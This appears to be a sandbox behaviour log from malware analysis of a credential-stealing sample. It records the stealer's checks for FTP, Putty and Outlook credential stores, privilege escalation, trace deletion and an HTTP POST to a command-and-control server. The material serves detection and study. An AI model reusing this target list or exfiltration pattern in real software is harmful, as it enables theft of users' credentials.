Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xá%£Hy, 8, , 280, 1613480384, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fba7fa0, kGŠĀ`TÝl, 144, 0, &, 16, kGŠĀ`TÝl, 144, 1613484464, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xá%£Hy, 8, , 280, 1613482624, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fba72d0, VÊÉÚÊ.Ā, 112, 0, Hš—, 16, VÊÉÚÊ.Ā, 112, 1613483360, 0 ) Return: 0	2604	496
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D ) Return: 1	2604	496
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0 ) Return: 6061e650	2604	496
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\purple\accounts.xml ) Return: 0	2420	2604
Delete File	Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	2604	496
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 496 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20		
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents\SuperPutty ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\FTPShell\ftpsell.fsi ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\FTPBox\profiles.conf ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\Sherrod Computers\sherrod FTP\favorites ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\FTP Now\sites.xml ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\NexusFile\userdata\lftpsite.ini ) Return: 0	2420	2604

Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\NexusFile\fpstpe.ini ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents\NetSarang\Xftp\Sessions ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\NetSarang\Xftp\Sessions ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\EasyFTP\data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\SftpNetDrive ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\encPwd.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP7\data\settings\lftpProfiles-j.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\encPwd.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\data\settings\sshProfiles-j.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\data\settings\lftpProfiles-j.jsd ) Return: 0	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c00000000000046\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2420	2604

Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\fb6ed2903a4a11cfb57e524153480001\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\fb6ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents ) Return: 1	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Desktop ) Return: 1	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents ) Return: 1	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Desktop ) Return: 1	2420	2604
Call System API	API Name: GetVersionExA Args: ( 64e8dc ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ee3c, 1, 0, 0 ) Return: bd31f8	2420	2604
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2604 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( bd31f8, 64ee3c ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ea18, 1, 0, 0 ) Return: bd3878	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, x0pSY, 64, 0, llKj6*, 8, x0pSY, 64, 1613488256, 0 ) Return: 0	2604	496
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\5-1-5-21-2674318124-2743851293-4242590628-500\1a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604


Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 37e3010, kbfbzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfbzoboss.bid/alien/fre.phpÚæ, 32, 6617004, 257 ) Return: 0	2420	2604
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 2d0	2420	2604
Call Network API	API Name: connect Args: ( 2d0, 208.67.105.162:80, 16 ) Return: 0	2420	2604
Call Network API	API Name: send Args: ( 2d0, POST /soft/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.162\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D44D03D8\r\nContent-Length: 281\r\nConnection: close\r\n\r\n, 244, 0 ) Return: 244	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.162:80 Content: POST /soft/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.162\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D44D03D8\r\nContent-Length: 281\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: ( 2d0, ,, 281, 0 ) Return: 281	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.162:80 Content: .		
Call Network API	API Name: recv Args: ( 2d0, , 4048, 0 ) Return: ?	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\24FC74V42AE16.hdb ) Return: 0	2420	2604
Call System API	API Name: AdjustTokenPrivileges Args: ( 29c, 0, 0, , 64f9e0 ) Return: 1	2420	2604
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2604 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Microsoft\Credentials ) Return: 1	2420	2604
Add File	Path: %APPDATA%\24FC74V42AE16.hdb Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\24FC74V42AE16.hdb Type: VSDT_COM_DOS	2420	2604
Add File	Path: %APPDATA%\24FC74V42AE16.ick Type: VSDT_ASCII	2420	2604
Write File	Path: %APPDATA%\24FC74V42AE16.ick Type: VSDT_ASCII	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\*, 0, 64f74c, 0, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindNextFileW Args: ( bd32f8, 64f74c ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 64f4d0, 0, 0, 0 ) Return: bd3538	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 64f4d0, 0, 0, 0 ) Return: bd3838	2420	2604
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 2, 0 ) Return: 33c	2420	2604
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2604 Info: enum processes		
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2604 Image Path: lsass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 2, 0 ) Return: 33c	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec ) Return: 0	2420	2604
Call Filesystem API	API Name: FindNextFileW Args: ( bd3838, 64f4d0 ) Return: 0	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Credentials\*, 0, 64f74c, 0, 0, 0 ) Return: bd3838	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Credentials ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 64f734, 0, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 64f734, 0, 0, 0 ) Return: bd3478	2420	2604
Delete File	Path: %APPDATA%\24FC74V42AE16.ick Type: VSDT_ASCII	2420	2604
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2604 File: %APPDATA%\24FC74V42AE16.ick Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\24FC74V42AE16.ick ) Return: 1	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( \\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ee3c, 1, 0, 0 ) Return: bd3478	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2604 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ea18, 1, 0, 0 ) Return: bd35f8	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, x0pSY, 64, 0, \\Kj5^*, 8, x0pSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( c32460, kbfbzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfbzoboss.bid/alien/fre.phpÚæ, 32, 6617004, 257 ) Return: 0	2420	2604
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: DnsQueryEx Args: ( \\ÇÑÉÑÑÏÑÏÑÉÍÐÇ™,d™~%sD™\$Ñ~, 1, 40020000 ) Return: 123	2420	2604
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 33c	2420	2604
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 33c	2420	2604
Call Network API	API Name: connect Args: ( 33c, \\ÇÑÉÑÑÏÑÏÑÉÍÐÇ™,d™~%sD™\$Ñ~,80, 16 ) Return: 0	2420	2604
